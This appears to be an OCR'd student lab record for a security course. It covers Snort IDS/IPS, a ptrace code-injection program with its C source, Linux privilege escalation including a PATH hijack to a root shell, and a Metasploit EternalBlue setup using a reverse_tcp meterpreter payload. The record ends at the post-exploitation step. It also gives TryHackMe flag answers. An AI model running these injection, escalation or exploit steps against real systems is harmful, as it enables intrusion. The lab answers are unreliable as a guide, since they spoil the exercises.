
1. Run Snort in inline (IPS) mode:
2. sudo snort -Q --daq afpacket -c /etc/snort/snort.conf -i eth0
3. Configure rules to drop malicious packets.
4. Observe blocked traffic in real time.


Step 8: Analyze Alerts

1. Review generated alerts on the terminal.
2. Identify attack types such as port scanning, brute force, or suspicious packets.

Output

- Snort successfully detects malicious traffic.
- Real-time alerts are displayed in the terminal.
- Screenshots of alerts and completed tasks are recorded.





Snort Modes

Snort has the following three main use modes:

- **Sniffer Mode**: Read and prompt IP packets in the console application.
- **Packet Logger Mode**: Log all IP packets (inbound and outbound) that visit the network.
- **NIDS (Network Intrusion Detection System) and NIPS (Network Intrusion Prevention System) Modes**: Log/drop the packets deemed malicious according to the user-defined rules.

Answer the questions below

Which IDS or IPS type can help you stop the threats on a local machine?

HIPS — ✓ Correct Answer

Which IDS or IPS type can help you detect threats on a local network?

NIDS — ✓ Correct Answer

Which IDS or IPS type can help you detect the threats on a local machine?

HIDS — ✓ Correct Answer

Which IDS or IPS type can help you stop the threats on a local network?

NIPS — ✓ Correct Answer

Which described solution works by detecting anomalies in the network?

NBA — ✓ Correct Answer


According to the official description of the snort, what kind of NIPS is it?

full-blown — ✓ Correct Answer

NBA training period is also known as ...

baselining — ✓ Correct Answer

Task 4 First Interaction with Snort



```
^C*** Caught Int-Signal
```

IPS mode and dropping packets

Snort IPS mode is activated with the **-Q= daq afpacket** parameters. You can also activate this mode by editing the Snort.conf file. However, you don't need to edit the Snort.conf file in the scope of this room. Review the bonus task or snort manual for further information on daq and advanced configuration settings. `-Q --daq afpacket`

Activate the Data Acquisition (DAQ) modules and use the afpacket module to use Snort as an IPS. `-i eth0:eth1`

Identifying interfaces, note that Snort IPS requires at least two interfaces to work. Now run the traffic-generator script **as sudo** and start **ICMP/HTTP traffic**.

running IPS mode

```
user@ubuntu$ sudo snort -c /etc/snort/snort.conf -q -Q --daq afpacket -i eth0:eth1 -A console
Running in IPS mode

12/18-07:40:01.527100  [Drop] [**] [1:1000001:0] ICMP Packet found [**] [Priority: 0] {ICMP} 192.168.175.131 -> 192.168.175.2
12/18-07:40:01.552811  [Drop] [**] [1:1000001:0] ICMP Packet found [**] [Priority: 0] {ICMP} 172.217.169.142 -> 192.168.1.18
12/18-07:40:01.566232  [Drop] [**] [1:1000001:0] ICMP Packet found [**] [Priority: 0] {ICMP} 192.168.175.131 -> 192.168.175.2
12/18-07:40:02.517903  [Drop] [**] [1:1000001:0] ICMP Packet found [**] [Priority: 0] {ICMP} 192.168.1.18 -> 172.217.169.142
12/18-07:40:02.550844  [Drop] [**] [1:1000001:0] ICMP Packet found [**] [Priority: 0] {ICMP} 172.217.169.142 -> 192.168.1.18
^C*** Caught Int-Signal
```

As you can see in the picture above, Snort blocked the packets this time. **We used the same rule with a different action (drop/reject).** Remember, for the scope of this task, our point is the operating mode, not the rule.

Answer the questions below

Investigate the traffic with the default configuration file.

`sudo snort -c /etc/snort/snort.conf -A full -l .`

Execute the traffic generator script and choose **"TASK-7 Exercise"**. Wait until the traffic stops, then stop the Snort instance. Now analyse the output summary and answer the question.

`sudo ./traffic-generator.sh`

What is the number of the detected HTTP GET methods?

2 — ✓ Correct Answer

You can practice the rest of the parameters by using the traffic-generator script.

No answer needed — ✓ Correct Answer

Task 8 Operation Mode 4: PCAP Investigation

Result

Thus, Snort IDS/IPS was successfully used to detect and prevent real-time network threats using the TryHackMe platform.

The experiment enhanced understanding of intrusion detection, prevention mechanisms, and real-time network security monitoring.

EXPERIMENT – 7

Performing Code Injection on Application Process Using Ptrace in Kali Linux

Aim

To demonstrate code injection on a running application process using the ptrace system call in Kali Linux for understanding low-level process manipulation and security vulnerabilities.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Programming Language: C
- Debugger / System Tool: Ptrace
- Compiler: GCC
- System Requirements:
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

Code injection is a technique where malicious code is inserted into a running process to alter its execution. ptrace is a Linux system call that allows one process to observe and control another process, commonly used by debuggers. Understanding ptrace-based code injection helps analyze malware behavior, reverse engineering techniques, and system-level security vulnerabilities. Kali Linux provides a secure environment to study such low-level attacks ethically.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Create a Target Program

1. Open Terminal.
2. Create a simple C program:
3. nano target.c
4. Write a basic infinite loop program.

```
#include <stdio.h>

int main() {
    while(1) {
        printf("This is an infinite loop...\n");
    }
    return 0;
}
```

5. Compile the program:
6. gcc target.c -o target

Step 3: Run the Target Application

1. Execute the program:
2. ./target
3. Note the Process ID (PID) using:
4. ps aux | grep target

Step 4: Create Injector Program

1. Create injector source file:
2. nano injector.c
3. Write ptrace-based code to attach to the target process and modify its memory or registers.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/user.h>
#include <unistd.h>

int main(int argc, char *argv[]) {

    if (argc != 2) {
        printf("Usage: %s <pid>\n", argv[0]);
        return 1;
    }

    pid_t pid = atoi(argv[1]);
    struct user_regs_struct regs;
```

```
    // Attach to target process
    if (ptrace(PTRACE_ATTACH, pid, NULL, NULL) == -1) {
        perror("ptrace attach failed");
        return 1;
    }

    // Wait for process to stop
    waitpid(pid, NULL, 0);
    printf("Attached to process %d\n", pid);

    // Get registers
    if (ptrace(PTRACE_GETREGS, pid, NULL, &regs) == -1) {
        perror("getregs failed");
        return 1;
    }

    printf("Original RIP: %llx\n", regs.rip);

    // Modify instruction pointer (example: +2 bytes)
    regs.rip += 2;

    if (ptrace(PTRACE_SETREGS, pid, NULL, &regs) == -1) {
        perror("setregs failed");
        return 1;
    }

    printf("Modified RIP: %llx\n", regs.rip);

    // Detach process
    ptrace(PTRACE_DETACH, pid, NULL, NULL);
    printf("Detached from process\n");

    return 0;
}
```

4. Save the file.

Step 5: Compile the Injector Program

1. Compile the injector:
2. gcc injector.c -o injector

Step 6: Attach to Target Process


1. Attach injector to target process using PID:
2. sudo ./injector <PID>
3. Injector gains control of the target process.

Step 7: Inject and Execute Code

1. Modify target process memory or registers.
2. Resume execution of the target process.
3. Observe injected behavior.


Output

- Injector successfully attaches to the running process.
- Target application behavior is modified during execution.
- Code injection is observed in real time.



```
student@kali: ~
Session  Actions  Edit  View  Help
  GNU nano 8.6                    target.c
#include <stdio.h>
#include <unistd.h>

int main() {
    while(1) {
        printf("Running target process ... \n");
        sleep(1);
    }
    return 0;
}

[ Bad lock file is ignored: ./.target.c.swp ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut       ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify
```

```
student@kali: ~
Session  Actions  Edit  View  Help
┌──(student㉿kali)-[~]
└─$ ps aux | grep target
student     6928  0.0  0.0   2568  1428 pts/0    S+   16:28   0:00 ./target
student     7508  0.0  0.1   6544  2244 pts/1    S+   16:29   0:00 grep --col
or=auto target

┌──(student㉿kali)-[~]
└─$ nano injector.c

┌──(student㉿kali)-[~]
└─$ gcc injector.c -o inject

┌──(student㉿kali)-[~]
└─$ ./inject 6928
Attached to PID: 6928
Original RIP: 7fb86dd66687
Modified RIP: 7fb86dd66689
Detached

┌──(student㉿kali)-[~]
└─$

┌──(student㉿kali)-[~]
└─$ 
```


student@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/student/.zsh_history
(student㉿kali)-[~]
$ nano target.c
(student㉿kali)-[~]
$ gcc target.c -o target
(student㉿kali)-[~]
$ ./target
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...
Running target process ...

Result

Code injection using the ptrace system call was successfully demonstrated in Kali Linux.
The experiment illustrates how process memory and execution flow can be manipulated, emphasizing the importance of secure process isolation.

EXPERIMENT – 8

Privilege Escalation Using TryHackMe Platform

Aim:

To understand and demonstrate Linux privilege escalation techniques by exploiting system misconfigurations and vulnerabilities using the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Linux Privilege Escalation Tools (LinPEAS, sudo, find, etc.)

Theory

Privilege Escalation is a technique used to gain higher-level permissions than originally assigned.
In Linux systems, attackers often exploit misconfigured permissions, vulnerable binaries, or weak sudo rules to escalate from a normal user to root.
TryHackMe provides a legal and controlled environment to practice privilege escalation techniques and understand real-world attack scenarios.

Procedure

Step 1: Login to TryHackMe

1. Open browser and go to: https://tryhackme.com
2. Login using your registered credentials.

Step 2: Open Privilege Escalation Room

1. In the search bar, type **Linux Privilege Escalation**.
2. Click on the appropriate room.
3. Click **Join Room**.

Step 3: Start the AttackBox

1. Click **Start AttackBox**.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Initial Enumeration

1. Check current user:
2. whoami

3. Check system information:
4. uname -a
5. Check sudo permissions:
6. sudo -l

Step 5: Identify Privilege Escalation Vectors

Common techniques explored:

- Sudo misconfigurations
- SUID binaries
- Weak file permissions
- Environment variable abuse
- Cron job misconfigurations

Example command:

find / -perm -4000 2>/dev/null

Step 6: Exploit Vulnerability


1. Execute the vulnerable binary or misconfigured command.
2. Escalate privileges to root user.
3. Verify escalation:
4. whoami

Step 7: Capture Flags / Complete Tasks

1. Obtain root-level access.
2. Capture the required flags.
3. Mark all tasks as completed.

Output

- Successful privilege escalation from normal user to root.
- System commands executed with elevated privileges.
- Screenshots captured as proof of completion.



2. Sources such as https://www.cvedetails.com/ can also be useful.
3. Another alternative would be to use a script like LES (Linux Exploit Suggester) but remember that these tools can generate false positives (report a kernel vulnerability that does not affect the target system) or false negatives (not report any kernel vulnerabilities although the kernel is vulnerable).

Hints/Notes:

1. Being too specific about the kernel version when searching for exploits on Google, Exploit-db, or searchsploit
2. Be sure you understand how the exploit code works BEFORE you launch it. Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later. Of course, these may not be great concerns within a lab or CTF environment, but these are absolute no-nos during a real penetration testing engagement.
3. Some exploits may require further interaction once they are run. Read all comments and instructions provided with the exploit code.
4. You can transfer the exploit code from your machine to the target system using the `SimpleHTTPServer` Python module and `wget` respectively.

Answer the questions below

find and use the appropriate kernel exploit to gain root privileges on the target system.

No answer needed — ✓ Correct Answer

What is the content of the flag1.txt file?

THM-28392872729920 — ✓ Correct Answer

Task 6 Privilege Escalation: Sudo

Task 7 Privilege Escalation: SUID

Task 8 Privilege Escalation: Capabilities

Task 9 Privilege Escalation: Cron Jobs

Task 10 Privilege Escalation: PATH

Task 11 Privilege Escalation: NFS

Task 12 Capstone Challenge

At this point the path script will also look under the /tmp folder for an executable named "thm".
Creating this command is fairly easy by copying /bin/bash as "thm" under the /tmp folder.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

We have given executable rights to our copy of /bin/bash, please note that at this point it will run with our user's right. What makes a privilege escalation possible within this context is that the path script runs with root privileges.

```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

Answer the questions below

What is the odd folder you have write access for?

/home/murdoch — ✓ Correct Answer

Exploit the $PATH vulnerability to read the content of the flag6.txt file.

No answer needed — ✓ Correct Answer

What is the content of the flag6.txt file?

THM-736628929 — ✓ Correct Answer

Task 11 Privilege Escalation: NFS

Task 12 Capstone Challenge

Result

Thus, privilege escalation was successfully performed using the TryHackMe platform.
The experiment provided hands-on understanding of Linux privilege escalation techniques and system security weaknesses.

EXPERIMENT – 9

Demonstration of Various Windows OS Exploits Using Metasploit Framework on TryHackMe Platform

Aim

To understand and demonstrate exploitation of Windows operating system vulnerabilities using the Metasploit Framework through hands-on exercises on the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment)
- Metasploit Framework (Pre-installed in AttackBox)

Theory

Metasploit Framework is a powerful penetration testing tool used to develop, test, and execute exploits against vulnerable systems.
Windows operating systems often contain vulnerabilities due to misconfigurations, outdated services, or unpatched software.
TryHackMe provides a safe and legal environment to practice Windows exploitation using Metasploit without impacting real-world systems.

Procedure

Step 1: Login to TryHackMe

1. Open browser and go to: https://tryhackme.com
2. Login using your registered credentials.

Step 2: Open Metasploit Windows Exploitation Room

1. In the search bar, type Metasploit or Windows Exploitation.
2. Select the appropriate TryHackMe room.
3. Click Join Room.

Step 3: Start the AttackBox

1. Click Start AttackBox.
2. Wait for the Linux environment to load.
3. Open the terminal inside AttackBox.

Step 4: Launch Metasploit Framework

1. Start Metasploit console:

2. msfconsole
3. Wait for Metasploit to initialize.

Step 5: Scan the Target System

1. Identify the target IP address provided by the TryHackMe room.
2. Perform basic scanning:
3. nmap <target-ip>

Step 6: Select Windows Exploit Module

1. Search for Windows exploits:
2. search windows
3. Select a suitable exploit module (example: SMB vulnerability):
4. use exploit/windows/smb/ms17_010_eternalblue

Step 7: Configure Exploit Parameters

1. Set target IP:
2. set RHOSTS <target-ip>
3. Set payload:
4. set PAYLOAD windows/meterpreter/reverse_tcp
5. Configure local host:
6. set LHOST <your-ip>

Step 8: Execute the Exploit

1. Run the exploit:
2. exploit
3. Gain Meterpreter session upon successful exploitation.

Step 9: Post-Exploitation Activities

